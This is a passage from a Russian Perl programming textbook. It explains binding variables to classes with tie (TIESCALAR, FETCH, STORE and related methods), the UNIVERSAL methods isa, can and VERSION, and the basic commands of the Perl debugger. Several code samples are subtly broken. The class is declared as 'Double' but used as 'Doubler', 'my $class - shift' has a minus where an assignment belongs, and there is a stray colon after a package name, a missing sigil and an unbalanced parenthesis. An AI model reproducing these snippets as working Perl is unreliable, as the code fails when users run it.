или нет и в каком порядке родительские классы перечисляются в списке наследования. В качестве платы, однако, вы теряете возможность наследования от родительских классов. Например, если вы хотите вызвать какой-либо метод родительского класса то должны написать отдельную подпрограмму (метод), в которой вызываете нужный вам метод для объекта, являющегося одним из полей данных инкапсулирующего объекта.

Связывание переменных

Perl позволяет привязывать переменные к классам, в результате чего изменение содержимого переменной сопровождается вызовом методов класса. Эта возможность впервые появилась в Perl версии 5 и отсутствовала в ранних версиях (равно как и сами классы вместе с объектно-ориентированным подходом).

Чтобы связать переменную и класс, используется функция **tie:**

```
tie переменная, имя-класса, список
```

Первым параметром является связываемая переменная. В качестве второго указывается имя класса (текстовая строка), который содержит методы, обеспечивающие доступ к переменной. В качестве третьего (необязательного) параметра идет список значений, который можно передать подпрограмме, превращающей переменную в объект соответствующего класса (см. ниже), как дополнительные параметры.

После того как переменная и класс связаны (для этого класс должен соответствовать определенным требованиям — см. следующие разделы), в дело вступает магия: при попытке прочитать значение переменной или присвоить ей новое значение, скрытым от пользователя способом вызываются соответствующие методы класса. Они вызываются неявно, подобно конструкторам и деструкторам пакетов **BEGIN** и **END.** Соответственно, методы имеют фиксированные имена, составленные из заглавных букв, и не должны использоваться напрямую.

Функция **tie** возвращает в качестве значения объект, то есть ссылку, помеченную (с помощью функции **bless),** как объект соответствующего класса. Для создания такого объекта используется один из специальных методов класса — **TIESCALAR, TIEARRAY** или **TIEHASH** (в зависимости от типа переменной). Работа этих методов рассматривается ниже в соответствующих разделах.

Необходимо подчеркнуть, что объект не только может, но, скорее всего, и должен быть независимым от связываемой переменной, то есть не надо в качестве объекта возвращать ссылку на связываемую переменную. При всех дальнейших операциях со связанной переменной будет использоваться именно созданный вами объект, а также данные, сохраненные в объекте, а вовсе не связанная с классом переменная. Поэтому надо позаботиться, чтобы в момент связывания класса и переменной данные внутри порождаемого при этом объекта были проинициализированы соответствующим образом, чтобы синхронизировать значение переменной и данные, содержащиеся внутри объекта.

Вы можете сохранить объект, возвращаемый функцией **tie,** чтобы напрямую вызывать методы класса, но по большей части этого делать не приходится, — неявно вызываемые методы класса, как правило, сами выполняют все необходимые операции. Если вы забыли запомнить ссылку-объект в момент вызова **tie,** то всегда можете ее получить повторно с помощью функции **tied,** у которой входным параметром является связанная переменная, а выходным результатом — объект-ссылка:

```
$объект = tied переменная
```

Если аргумент функции **tied** не является связанной переменной, возвращается неопределенное значение, то есть с точки зрения логики Perl, значение *ложь*.

Наконец, вы можете разрушить связь переменной и класса, вызвав функцию **untie:**

```
untie переменная
```

Будет ли в результате работы функции **untie** разрушен объект, связанный с переменной, зависит от того, сохранилась ли где-либо на него ссылка. Если нет, вступает в действие система автоматического сбора мусора. Если в какой-то переменной осталось значение объекта-ссылки, он продолжит свое существование, но связь между ним и переменной будет разрушена, то есть при чтении или записи значений переменной методы объекта больше не будут вызываться.

Подсказка. *Подмодули модуля Tie (а именно, пакеты Tie::Scalar, Tie::StdScalar, Tie::Array, Tie::StdArray, Tie::Hash, Tie::StdHash, Tie::RefHash, Tie::SubstrHash и Tie::Handle) можно использовать как базовые классы при создании классов, связываемых с переменными того или иного типа.*

Связывание скалярных переменных

Если связать скалярную переменную и класс, то, в частности, значения, сохраняемые в переменной, могут корректироваться методами класса как при использовании текущего значения переменной, так и при присвоении ей нового значения. Например, можно создать класс **Doubler,** связанный со скалярной переменной таким образом, что при чтении значения переменной будет возвращаться удвоенная (по сравнению с истинным значением) величина, а при записи программа будет проверять, положительно ли это значение. Созданием такого класса мы и займемся.

Чтобы связать скалярную переменную и класс, последний должен содержать специальные методы с фиксированными именами и аргументами:

```
TIESCALAR класс, список-значений
FETCH ссылка
STORE ссылка, значение
DESTROY ссылка
```

Метод **TIESCALAR** связывает класс и скалярную переменную. Первым параметром выступает имя класса, следом идет список дополнительных значений (возможно, отсутствующий), который пользователь хочет передать процедуре связывания. Он вызывается функцией **tie** опосредовано, и поэтому в число его параметров не входит переменная, которую связывают с классом. Метод должен возвращать объект класса — а именно, ссылку, связанную с классом с помощью функции **bless.** Этот объект будет использоваться при всех операциях со связанной переменной. (Как следует из приводимого ниже примера, объект является независимым от переменной и может отличаться от ссылки на связанную переменную.)

Метод **FETCH** вызывается при попытке прочитать значение переменной. В качестве параметра ему передается объект, связанный с переменной. В качестве значения должен возвращаться результат чтения переменной (возможно, откорректированный).

Метод **STORE** вызывается при попытке присвоить переменной новое значение. В качестве первого параметра ему передается объект, связанный с переменной. Вторым параметром является значение, которое пользователь хочет присвоить переменной. Полезно, если в ка-

честве результата метод возвращает значение, которое (возможно) было бы получено при последующем чтении содержимого переменной.

Метод **DESTROY** вызывается в случаях, когда скалярная переменная, связанная с классом, уничтожается процедурой автоматической сборки мусора (например, в результате выхода за пределы области видимости переменной). В качестве параметра передается объект, связанный с переменной. Возвращаемая величина значения не имеет. Подобно деструкторам пакетов и объектов, данный метод по большей части ничего не выполняет — ведь в Perl выделение и освобождение выделенной памяти происходит автоматически.

Подсказка. *Пакеты Tie::Scalar и Tie::StdScalar можно использовать как базовые, при создании классов, связываемых со скалярами.*

После полученных разъяснений можно посмотреть на реализацию класса **Double:**

```
package Double;
$data =0;      # глобальная переменная пакета
sub TIESCALAR {
   my $class = shift;
   $data = shift;
   return bless \$data, $class; }
sub FETCH {
   my $self = shift;
   return 2*$data; }
sub STORE {
   my $self = shift;
   $data = shift;
   if ($data < 0) { $data = 0; }
   return 2*$data; }
sub DESTROY { }
return 1;
```

Теперь мы должны связать скаляр и класс Doubler, для этого используем функцию **tie:**

```
use Doubler;
tie $mydata, "Doubler";
$mydata = 5;
print «\$data evaluates to $mydata»;
\$data evaluates to 10
```

Как и следовало ожидать, отправив в переменную число 5, на выходе мы получили число 10.

Отметим, что приведенный выше код далек от оптимального - в каждый момент мы можем связать с классом только одну скалярную переменную, поскольку в качестве хранилища поля данных объекта выступает статическая глобальная переменная. Используя динамически размещаемые анонимные скаляры, (обратите внимание, как мы используем технологию «автооживления ссылок»), можно избавиться от указанного недостатка:

```
package Double:
sub TIESCALAR {
   my $class - shift;
   my $self;
   ${$self} = shift;
   return bless $self, $class; }
sub FETCH {
   my $self = shift;
   return 2*${$self}; }
sub STORE {
   my $self = shift;
   my $temp = shift;
   if ($temp < 0) {$temp = 0; }
```

```
   ${$self} = $temp;
   return 2*$temp; }
sub DESTROY { }
return 1;
```

Связывание массивов

Вы можете связывать с классом не только скаляры, но и массивы. Для этого класс должен содержать следующие методы:

```
TIEARRAY класс, список-значений
FETCH ссылка, индекс
STORE ссылка, индекс, значение
DESTROY ссылка
FETCHSIZE ссылка
STORESIZE ссылка, число
```

Метод **TIEARRAY** связывает класс и переменную-массив. Первым параметром выступает имя класса, следом идет список дополнительных значений (возможно, отсутствующий), который пользователь хочет передать процедуре связывания, Если пользователь обратился к функции **tie**, этот метод вызывается Perl неявно, (поэтому в число его параметров и не входит массив, который связывается с классом). Метод должен возвращать объект класса, а именно ссылку, связанную с классом посредством функции **bless.** Этот объект будет использоваться при всех операциях со связанной переменной. Как и в случае связывания скаляров, объект является независимым от переменной и может отличаться от ссылки на связанную переменную.

Метод **FETCH** вызывается при попытке прочитать значение элемента массива. В качестве первого параметра ему передается объект, связанный с массивом. В качестве второго — индекс массива, указанный при операции чтения. В качестве значения должен возвращаться результат чтения элемента массива (возможно, откорректированный).

Метод **STORE** вызывается при попытке присвоить элементу массива новое значение. В качестве первого параметра ему передается объект, связанный с массивом. В качестве второго — индекс массива, указанный при операции чтения. Третьим параметром является значение, которое пользователь хочет присвоить элементу массива. Полезно, если в качестве результата метод возвращает значение, которое (возможно) было бы получено при последующем чтении содержимого этого элемента массива.

Метод **DESTROY** вызывается в тех случаях, когда массив, связанный с классом, уничтожается процедурой автоматического сбора мусора (например, из-за выхода за пределы области видимости массива). В качестве параметра передается объект, связанный с массивом. Возвращаемая величина значения не имеет. Подобно деструкторам пакетов и объектов, в большинстве случаев данный метод не содержит команд Perl.

Метод **FETCHSIZE** возвращает текущую длину массива. Он вызывается, когда пользователь использует конструкцию **scalar(@***имя-массива***)** или **$#***имя-массива.* В качестве параметра передается объект, связанный с массивом. В качестве значения метод должен вернуть число — текущее значение длины массива.

Метод **STORESIZE** устанавливает новую длину массива. Например, он вызывается, когда пользователь использует конструкцию вида **$***имя-массива***[***индекс***]** со значением индекса, выходящим за пределы текущей длины массива. Однако он может вызываться и независимо. Первым параметром является объект, связанный с массивом, вторым — длина массива,

которую надо установить. Если новая длина больше текущей, появляющиеся элементы должны получить значение **undef**. Если — меньше, элементы за пределами верхней границы должны быть удалены.

Кроме перечисленных методов класс может содержать необязательные методы с именами **EXTEND, SHIFT, UNSHIFT, POP, PUSH, SPLICE, CLEAR.** Они вызываются в случае применения к связанной переменной соответствующих функций работы с массивами. Описание формата и действий этих функций можно найти в документации, сопровождающей Perl.

Подсказка. *Пакеты Tie::Array и Tie::StdArray можно использовать как базовые при создании классов, связываемых с массивами. В частности, оттуда можно наследовать методы* ***EXTEND, SHIFT, UNSHIFT, POP, PUSH, SPLICE, CLEAR,*** *выполняющие действия, которые имитируют работу с настоящими массивами, а также найти документацию по формату этих методов.*

После полученных разъяснений рассмотрим в качестве примера класс **Darray** который удваивает значения элементов массива при их чтении, хотя запоминает их без искажений:

```
package Darray;
sub TIEARRAY {
   my $class = shift;
   my $self = [];
   @{$self} = @_;
   bless $self, $class;
   return $self; }
sub FETCH {
   my $self = shift;
   my $index = shift;
   return 2*${$self}[$index]; }
sub STORE {
   my $self = shift;
   my $index = shift;
   ${$self}[$index] = shift;
   return 2* ${$self}[$index]; }
sub FETCHSIZE {
   my $self = shift;
   return ($#{$self}+1); }
sub STORESIZE {
   my $self = shift;
   $#{$self} = shift (@_)-1; }
sub DESTROY { }
return 1;
```

Вот результат работы нашего примера - извлеченные из массива значения удваиваются:

```
use Darray;
tie @array, «Darray», (1, 2, 3);
print join («, », @array);
2, 4, 6
```

Связывание хэшей

Чтобы связывать классы и хэши, класс должен содержать следующие методы:

```
TIEHASH класс, список-значений
FETCH ссылка, ключ
STORE ссылка, ключ, значение
DESTROY ссылка
DELETE ссылка, ключ
CLEAR ссылка
EXISTS ссылка, ключ
```

```
FIRSTKEY ссылка
NEXTKEY ссылка, последний-ключ
```

Эти методы по большей части работают точно так же, как и методы, описанные в предыдущем разделе (с учетом замены числового индекса на текстовую строку-ключ). Класс может также содержать дополнительные (необязательные) методы, которые вызываются Perl в случае, когда к связанному хэшу применяют соответствующие стандартные функции Perl. Полное описание формата и действий всех этих функций можно найти в сопровождающей Perl документации.

Подсказка 1. *Пакеты Tie::Hash и Tie::StdHash можно использовать как базовые при создании классов, связываемых с хэш-таблицами. В частности, оттуда можно наследовать готовые методы, выполняющие действия, которые имитируют работу с настоящими хэш-таблицами. В документации по пакетам Tie::Hash и Tie::StdHash можно найти также подробное описание формата методов, используемых при связывании класса и хэш-таблицы, и выполняемых ими действий.*

Подсказка 2. *Кроме пакетов Tie::Hash и Tie::StdHash в состав Perl входят пакеты Tie::RefHash (использование ссылок в качестве ключей хэш-таблицы), Tie::SubstrHash (связывание классов и хэш-таблиц фиксированного размера и с фиксированной длиной ключа), Tie::Handle (связывание дескрипторов файлов и классов). Если вы хотите расширить свой инструментарий, используемый при программировании на Perl, настоятельно советую с ними ознакомиться.*

Использование класса Perl UNIVERSAL

Все классы Perl неявно наследуют от общего базового класса **UNIVERSAL.** (Имя этого класса подразумевается Perl в конце массива **@ISA**.) Начиная с версии Perl 5.004, класс **UNIVERSAL** содержит встроенные методы: **isa**, **can, VERSION.**

Метод **isa** проверяет, является ли объект объектом класса, выводимым (через цепочку наследования) из другого класса. С этой целью он использует цепочку имен, начинающуюся от массива **@ISA** класса, к которому относится текущий объект. Например, вот так мы можем проверить, что прародитель объекта класса **Math::Complex** - класс **UNIVERSAL**:

```
use Math::Complex;
$complexnumber = Math::Complex->new(1, 2);
if ($complexnumber->isa(«UNIVERSAL»)) {
   print «OK»;
} else {
   print «Not OK»;
}
OK
```

Точно так же можно проверить, что Math::Complex наследует от класса Exporter (поскольку Exporter перечислен в массиве **@ISA** класса Math::Complex):

```
if ($complexnumber->isa(«Exporter»)) {
   print «OK»;
} else {
   print «Not OK»;
}
OK
```

С другой стороны, для класса Math::BigFloat мы получим прямо противоположный результат:

```
if ($complexnumber->isa(«Math::BigFloat»)) {
   print «OK»;
} else {
   print «Not OK»;
}
Not OK
```

Обратите внимание, что хотя метод **isa** и не является встроенным в Perl, мы использовали его без импортирования и указания имени пакета UNIVERSAL в качестве префикса (поскольку метод **isa** расположен именно в этом пакете) просто потому, что унаследовали его от класса UNIVERSAL через класс Math::Complex.

Метод **isa** может использоваться также и для того, чтобы проверять, на какой тип данных ссылается ссылка. Он работает, в том числе и тогда, когда тип данных, который мы проверяем, не является классом:

```
use UNIVERSAL «isa»;
$ref = [1, 2, 3];
if (isa($ref, "ARRAY") {
   print «OK»;
} else {
   print «Not OK»;
}
OK
```

Обратите внимание, что в этом случае нам пришлось импортировать функцию **isa** в явном виде.

Подсказка. *Встроенная функция Perl ref тоже может использоваться для определения типа данных, на который указывает ссылка. Так, в предыдущем примере* ***ref($ref)*** *возвращает строку "ARRAY", показывающую, что ссылка указывает на массив. Элементарными типами данных являются "REF", "SCALAR", "ARRAY", "HASH", "CODE", "GLOB". Если аргумент функции — не ссылка, возвращается значение* ***ложь.*** *Существенно, что для ссылок, сцепленных с классом с помощью функции* ***bless,*** *в качестве результата возвращается имя класса, а не тип, использованный для хранения данных.*

Метод **can** класса UNIVERSAL позволяет осуществлять проверку того, имеет ли класс или объект метод с указанным именем (имя метода задано в виде текстовой строки). Если такого метода нет, возвращается значение **ложь.** Если метод найден, возвращается ссылка на метод. Пример:

```
$datacall = $object->can("getdata");
if ($datacall) ...
```

Метод **VERSION** класса UNIVERSAL позволяет выяснить, определена ли в теле класса глобальная переменная $**VERSION** (Perl использует значение этой переменной для проверки версий пакетов). Вот как мы задаем версию пакета:

```
package Class1;
$VERSION = 1.01;
sub new {
   my $self = { };
   bless $self;
   return $self;
}
return 1;
```

Теперь с помощью метода **VERSION** можно проверить версию пакета **Class1**:

```
use Class1;
$object = Class1->new();
print $object->VERSION;
1.01
```

Метод может вызываться (и, как правило, вызывается), как метод класса:

```
use Class1;
print Class1->VERSION;
1.01
```

В приведенных выше примерах мы использовали метод **VERSION** без параметров. У метода можно задать необязательный параметр, заставляющий его проверять, не меньше ли текущая версия пакета заданной (если версия пакета устарела, выполняется команда **die**):

```
use Class1;
print Class1->VERSION(1.02);
Class1 version 1.02 required-this is only version 1.0
```

Глава 17

Отладка сценариев Perl. Руководство по стилю программирования

Коротко

Вероятно, вы способны написать замечательный, прозрачный код, который сразу будет работать безотказно. Но для многих программистов ошибки — неотъемлемая часть творчества. Вам, возможно, захочется взглянуть на эту главу, чтобы помочь им, поскольку речь пойдет об отладчике Perl.

Интерпретатор Perl, запущенный с ключом **-d**, переходит в режим отладчика. Отладчик — это интерактивная оболочка, позволяющая вводить команды отладки, исследовать код, устанавливать точки прерывания, изменять значения переменных и т. д. Если отладчик Perl на ваш вкус недостаточно мощен, существует много других отладчиков, как коммерческих, так и некоммерческих. Проверьте архив CPAN и выберите наиболее подходящий. Также учтите, что если вы работаете с редактором GNU Emacs или XEmacs, то можете использовать его для взаимодействия с отладчиком Perl, обеспечивая полностью интегрированную оболочку для разработки программного обеспечения на Perl.

***Подсказка**. Отладчик Perl ориентирован на построчный вывод. Это значит, что в определенных случаях он выводит больше строк текста, чем может поместиться на экране компьютера. В результате могут возникать проблемы. В качестве меры, исправляющей положение, можно предложить вводить команды отладчика с префиксом \, то есть через канал. В этом случае вывод проходит через промежуточный фильтр (pager), позволяющий просматривать страницу за страницей.*

Пример сеанса отладки

Рассмотрим пример сеанса работы с отладчиком. Предположим, что в файле debug.pl хранится сценарий:

```
$variable1 = 5;
$variable2 = 10;
$variable1 += 5;
print "\$variable1 = $variable1\n";
print "\$variable2 = $variable2\n";
```

Чтобы загрузить сценарий в отладчик, введем команду:

```
%perl -d debug.pl
```

Отладчик загружается и выводит приглашение для ввода команды **DB<1>** — число в угловых скобках показывает номер отладочной команды:

```
Loading DB routines from perl5db.pl version 1.0401 Emacs support available.
```

```
Enter g or 'h h'  for help.
Main::(debug.pl:1):   $variable1 = 5;
DB<1>
```

После приглашения введите символ минуса **(-)**. Эта команда выведет исходный текст программы:

```
DB<1> -
1==>      $variable1 = 5;
2:        $variable2 = 10;
3:        $variable1 += 5;
4:        print "\$variable1 = $variable1\n";
5:        print "\$variable2 = $variable2\n";
6
```

Обратите внимание на символ ==> в строке кода с номером один. Он отмечает положение *указателя* отладчика — текущую выполняемую строчку. Чтобы выполнить несколько строк кода и остановиться, мы устанавливаем точку прерывания (breakpoint) на строке **4** (команда **«b 4»**). Таким образом, выполнение программы остановится, когда отладчик дойдет до точки прерывания. Мы также используем команду **«c»** для выполнения кода программы от положения указателя до точки прерывания:

```
DB<1> b 4
DB<2> c
main::(debug.pl:4):    print "\$variable1 = $variable1\n";
```

Теперь посмотрим на код. Указатель отладчика находится в строке 4 — обратите внимание на символ «**b**», который означает точку прерывания:

```
DB<2> -
1:        $variable1 = 5;
2:        $variable2 = 10;
3:        $variable1 += 5;
4==>b     print "\$variable1 = $variable1\n";
5:        print "\$variable2 = $variable2\n";
6
```

Кроме выполнения вплоть до точки прерывания, можно выполнять код пошагово, используя команду **«s»**. В нашем примере мы увидим, что указатель отладчика переместился на следующую строчку:

```
DB<2> s
main::(debug.pl:5):    print "\$variable2 = $variable2\n";
DB<2>
```

Другая полезная техника — проверка значений переменных и выражений. В режиме наблюдения за переменной или выражением отладчик сообщает, когда происходит что-то, изменяющее значение переменной или выражения. В следующем примере команда **«W»** устанавливает режим наблюдения для переменной **$variable1** — заметьте, как отладчик останавливает работу программы и дает нам знать, что он встретил строчку кода, изменяющую **$variable1:**

```
DB<1> W $variable1
DB<2> c
Watchpoint 0:     $variable1 changed:
   old value:     undef
   new value:      '5'
```

Работая с отладчиком, вы можете делать гораздо более интересные вещи, например, изменять значения переменных, вычислять выражения и даже выполнять команды Perl пе-

ред очередным шагом в программе.

Кроме режима использования отладчика, Perl предлагает ряд конструктивных предложений по поводу *стиля программирования*. Мы познакомимся в этой главе с некоторыми из них, а пока перейдем к разделу «Непосредственные решения».

Непосредственные решения

Перехват ошибок времени выполнения

Перед тем как приступить к отладке кода, обратите внимание, что до некоторой степени можно перехватывать ошибки во время выполнения программы. Для этого служат специальные переменные: **$?** (ошибка, возникшая в дочернем процессе), **$!** (ошибка последнего вызова системной функции), **$^E** (расширенное сообщение об ошибке), **$@** (ошибка при последнем выполнении функции **eval).** Что касается перехвата ошибок во время выполнения программы, то у Perl нет специальных команд типа **try-catch,** существующих, например, в языках C++, Delphi, Python. (Потенциально опасный код помещается внутрь блока **try.** При появлении ошибки управление передается блоку **catch.)** Однако подобие такого блока можно сконструировать с помощью команды **eval.**

Рассмотрим пример. Подпрограмма **try** будет выполнять код, переданный ей в качестве параметра. Чтобы передать ей блок кода, заключенный в фигурные скобки, мы задаем прототип подпрограммы так, чтобы она понимала в качестве параметра ссылку на анонимную подпрограмму. Чтобы перехватить прерывание по ошибке, мы выполняем вызов подпрограммы внутри команды **eval** (в этом случае ошибка не приводит к завершению программы). Если внутри **eval** происходит ошибка, сообщение о ней заносится в переменную **$@**. Это позволяет определить факт ошибки и вывести сообщение о ее причине (в нашем случае попытка деления на ноль):

```
sub try (&) {
   my $code = shift;
   eval { &$code };
   if ($@) { print $@; }
};
try {
   $operand1 = 1;
   $operand2 = 0;
   result = $operand1 / $operand2; };
Illegal division by zero at try.pl line 9.
```

Можно также задать собственный обработчик ошибок. Для этого надо перехватить сигнал **__WARN__** подпрограммой обработчиком. Как и все обработчики сигналов, она заносится в хэш-таблицу **%SIG:**

```
local $SIG{ __WARN__ } = sub {print "Error!\n"};
```

В случае возникновения ошибки вызывается эта подпрограмма. На этом обсуждение обработки программных ошибок закончено. *Логическая* ошибка программы — это совсем другая тема: вам надо воспользоваться отладчиком.

Запуск отладчика

Как запустить сценарий Perl в отладчике? Для этого надо при старте интерпретатора использовать ключ **-d**:

```
%perl -d debug.pl
```

Когда задан этот ключ, Perl загружает ваш сценарий в режиме отладки.

***Подсказка**. Если вы используете режим отладки, но не указываете файл, в котором расположен отлаживаемый сценарий, придется ввести его вручную с клавиатуры. Лишь затем, после завершающего **__END__**, интерпретатор перейдет в режим отладки.*

Вместе с ключом **-d** вы можете использовать ключ **-D**, устанавливающий параметры режима отладки (они перечислены в табл. 17.1). Параметры отладчика указываются в виде букв (например, **-Df**) или числа (например, **-D256).** Вы можете объединять несколько параметров отладки — для этого либо перечисляют сразу несколько букв (например, **-Dts),** либо задают число, являющееся суммой отдельных числовых величин (например, **-D10** равносильно **-Dts).** Чтобы интерпретатор смог использовать параметры отладки, он должен быть скомпилирован с ключом **-DDEBUGGING** (устанавливается автоматически, если при компиляции использован ключ -g).

Таблица 17.1. Параметры режима отладки

Число	Буква	Значение
1	p	Обрабатывать ошибки синтаксического разбора
2	s	Выводить состояние стека вызовов подпрограмм
4	l	Разрешить контекстно-зависимую обработку стека
8	t	Разрешить трассировку выполнения сценария
16	o	Разрешить проверку перегрузки методов
32	c	Поддерживать преобразование строк в числа, и наоборот
64	P	Поддерживать препроцессор печати
128	m	Разрешить выделение блоков памяти
256	f	Разрешить обработку форматов
512	r	Разрешить синтаксический разбор и выполнение регулярных выражений
1024	x	Разрешить вывод дампов деревьев синтаксического разбора
2048	u	Поддерживать проверку меченых данных
4096	L	Проверка появления блоков памяти, которые не используются ни сценарием, ни отладчиком и не входят в область свободных блоков
8192	H	Разрешить дампы хэшей
16384	X	Разрешить оперативное реагирование отладчика
32768	D	Разрешить режим очистки

Доступные команды отладчика

Чтобы узнать, какие есть команды у отладчика, используйте команду **«h»** (сокращение от *help).* В ответ на приглашение отладчика ввести команду вы можете указать одну из команд вывода подсказки:

```
h
|h
h h
h команда
```

Первая форма команды «**h**» выводит на экран краткую справку по всем командам отладчика. Как правило, эта «краткая справка» слишком длинна, чтобы уместиться на экране. Если в начале команды будет стоять символ «|», выдача на экран будет проходить через внутренний фильтр отладчика, позволяющий просматривать справочный текст страница за

страницей.

***Подсказка**. Символ вертикальной черты (**|**), как уже было сказано в начале этой главы, воздействует на любой текст, выводимый отладчиком на экран, а не только на результат работы команды «**h**». То есть если при выполнении очередной команды отладчика вы видите, что информация скрылась за верхним краем экрана и перед глазами расположен только конец нужного вам текста, просто повторите эту команду, поставив в ее начале символ «|».*

Команда «**h h**» позволит увидеть выжимку из краткой справки по командам отладчика, выводимой по команде «**h**». Это еще более краткий текст, отформатированный в две колонки. Она слишком лаконична, чтобы быть информативной для человека, не имеющего никакой информации о командах отладчика. Зато она позволяет увидеть полный список имен команд, не прибегая к постраничному просмотру информации. Теперь, используя команду **h** в формате «**h** *команда»,* вы получите развернутую справку по каждой команде в отдельности. Наиболее существенные и часто используемые команды отладчика разъясняются в последующих разделах этой главы.

Просмотр исходного кода

После того как исходный текст вашего сценария будет загружен в память отладчика, вам может понадобиться увидеть этот код, чтобы освежить его в памяти. Для этого используется одна из команд, управляющих выводом листинга («**l**» является сокращением от *list,* «**w**» — от *window):*

- **l** — вывести следующий фрагмент исходного кода. Если вы находитесь в самом конце сценария, выводится последняя строчка сценария.
- **l** *min+incr*— начиная со строки с номером *min,* вывести *incr+1* строк исходного кода.
- **l** *min-max* — вывести строки с номерами от *min* до *max.*
- **l** *строка* — вывести строку с указанным номером.
- **l** *подпрограмма* — вывести первый фрагмент из строк исходного кода, относящихся к указанной подпрограмме.
- **-** — вывести предыдущий фрагмент исходного кода сценария.
- **w** — вывести на экран строки исходного кода, расположенные вокруг строки, на которой установлен указатель отладчика (предыдущая строка, текущая строка и следующая строка).
- **w** *строка*— вывести на экран строки исходного кода, расположенные вокруг указанной строки.
- **.** — переместить указатель отладчика к последней выполненной им строчке сценария и вывести на экран эту строчку.

В следующем примере мы выводим на экран первые три строки сценария:

```
DB<1> l  1-3
1==>        $variable1 = 5;
2:          $variable2 = 10;
3:          $variable1 += 5;
```

Пошаговое выполнение

Чтобы продвигаться по коду с помощью отладчика, вы можете сделать один шаг вашей

программы, выполнив одну строчку кода. Для этого используется команда «**s**» (сокращение от *step):*

- **s** — выполнить следующую строку сценария.
- **s** *выражение* — выполнить указанное выражение, как если бы указанные команды Perl шли вслед *за* текущей строкой, но *перед* следующей. (Следующая строка была бы выполнена, если использовать команду «**s**» без параметров.)

Если строка сценария или указанное вами выражение включает вызовы функций, строки, составляющие тело функции, также будут выполняться по шагам. (Чтобы выполнить вызов функции как единое целое, используйте команду «**n**».) Обратите внимание, что пустая строка, введенная после команды «**s**» или «**n**», приводит к повтору команды, то есть если вы выполнили очередную строку сценария с помощью команды «**s**» без параметров, то нажатие клавиши **Enter** приведет к выполнению следующей строки сценария. В этом примере мы выполняем по шагам три команды печати:

```
DB<1> -
1==>    print "Hello\n";
2:      print "from\n";
3:      print "Perl!\n";
4
DB<1> s
Hello
main::(d.pl:2):    print "from\n";
DB<1> s
main::(d.pl:3):    print "Perl!\n";
DB<1> s
Perl!
```

Пошаговое выполнение без захода в подпрограммы

Команда «**n**» (сокращение от *next)* запрещает пошаговое выполнение подпрограмм, вызываемых в процессе выполнения очередной строки сценария или в процессе вычисления выражения. Формат команды «**n**» и ее действия аналогичны рассмотренной в предыдущем разделе команде «**s**» за тем исключением, что вызовы подпрограмм выполняются как единое целое, не приводя к пошаговой трассировке тела подпрограммы:

```
n
n выражение
```

Вы можете использовать нажатие на клавишу Enter, чтобы повторить последнюю команду «**s**» или «**n**».

Установка точек прерывания

Когда отладчик доходит до установленной точки прерывания, он приостанавливает работу сценария и вы можете проверить, что происходит в программе. Отладчик Perl обеспечивает довольно большую гибкость по части установки точек прерывания. Команда «**b**» (сокращение от *break),* устанавливающая точки прерывания, выглядит следующим образом:

- **b** — устанавливает точку прерывания в текущей строке.
- **b** *строка* — устанавливает точку прерывания в указанной строке.

• **b** *подпрограмма* — устанавливает точку прерывания в первой строке указанной подпрограммы.

• **b postpone** *подпрограмма* — устанавливает точку прерывания в первой строке указанной подпрограммы, но только после ее компиляции.

• **b load** *имя-файла* — задает прерывание выполнения сценария, как только указанный файл будет загружен командой **use** или **require.**

• **b compile** *подпрограмма* — задает прерывание выполнения сценария, как только будет откомпилирована указанная подпрограмма.

Команды «**b**», «**b** *строка»,* «**b** *подпрограмма»* и «**b postpone** *подпрограмма»* позволяют указывать в качестве необязательного параметра условие (например, **$variable == 0).** Условие представляет собой выражение Perl. Если при достижении указанной строки, но до ее выполнения вычисление этого выражения соответствует условию *истина,* то выполнение сценария прерывается, если же проверка возвращает значение *ложь* — то оно продолжается дальше. Поскольку в качестве условия бессмысленно задавать фиксированное число (оно либо всегда истинно, либо — в случае если это ноль, — всегда ложно), то отладчик Perl гарантированно способен отличить команду «**b** *строка»* от команды «**b** *условие».* В следующем примере мы устанавливаем точку прерывания на четвертой строке исходного кода и выполняем сценарий целиком до того момента, пока не достигнем этой строки (см. также описание команды «**c**» в разделе «Запуск программы до следующей точки остановки» далее в этой главе):

```
  DB<1> -
1==>     print "Hello\n";
2:       print "from\n";
3:       print "Perl!\n";
4:       print "Hello again.\n";
5
  DB<1> b 4
  DB<2> C
Hello
from
Perl!
main::(d.pl:4): print "Hello again.\n";
  DB<2>
```

Удаление точек прерывания

Чтобы удалить точки прерывания, вы можете использовать следующие команды отладчика (сокращение от *delete):*

• **d** — удаляет точку прерывания, установленную в текущей строке (если она там есть).

• **d** *строка* — удаляет точку прерывания в строке с указанным номером (если она там есть).

• **D** — удаляет все установленные точки прерывания.

Запуск программы до следующей точки остановки

Команда «**c**» (сокращение от *continue)* выполняет очередной фрагмент сценария:

• **c** — выполнять сценарий до тех пор, пока не встретится следующая точка прерывания.

• **c** *строка* — выполнять сценарий до тех пор, пока не встретится следующая точка прерывания или не будет достигнута указанная строка.

• **c** *подпрограмма* — выполнять сценарий до тех пор, пока не встретится следующая точка прерывания или не будет вызвана указанная подпрограмма.

Если в процессе выполнения команды «**c**» был достигнут конец сценария, вы увидите сообщение:

```
Debugged program terminated. Use q to quit or R to restart,
   use O inhibit_exit to avoid stopping after program termination,
   h q, h R or h O to get additional info.
```

Если теперь ввести команду «**R**» (сокращение от *Restart),* отладчик вернется к началу сценария, очистив все переменные, стек вызовов подпрограмм и т. д., но сохранив установленные точки прерывания. Тем самым получите еще один шанс разобраться, что же происходит в вашей программе. Если же ввести команду «**q**», отладчик закончит свою работу.

Печать выражения

Чтобы вывести на экран компьютера значение какого-либо выражения (например, значение переменной), используется команда «**p**» (сокращение от *print):*

```
p выражение
```

В следующем примере мы выводим с помощью команды «**p**» значение переменной **$variable1:**

```
   DB> p $variable1
5
```

Вычисление выражения

Чтобы вычислить выражение Perl, достаточно ввести его в ответ на очередное приглашение отладчика. В качестве выражений выступают любые команды Perl. Если команда очевидным образом не вмещается в одну строчку, вы можете продолжить ее на следующей, введя последним символом обратную косую черту (\). Отладчик выведет в качестве приглашения текст «cont:» и будет ждать продолжения. Пример (печать текста три раза с помощью оператора цикла):

```
   DB<1> for (1..3) { \
   cont: print "Hello from Perl!\n";   \
   cont: }
Hello from Perl!
Hello from Perl!
Hello from Perl!
```

Изменение значений переменных

Вы можете изменить значение переменной, присвоив ей новое значение (см. предыдущий раздел). Пример:

```
   DB<1> p $variable1
5
   DB<2> $variable1=10;
```

```
  DB<3> p $variable1
10
```

Установка глобальных условий

С помощью команды «**W**» (сокращение от *Watch)* можно указать глобальные условия, проверяющие изменения значений переменных:

- **W** *выражение* — прерывает выполнение сценария, если в процессе работы изменяется заданное выражение.
- **W** — удаляет все установленные ранее условия по глобальной проверке значений выражений.

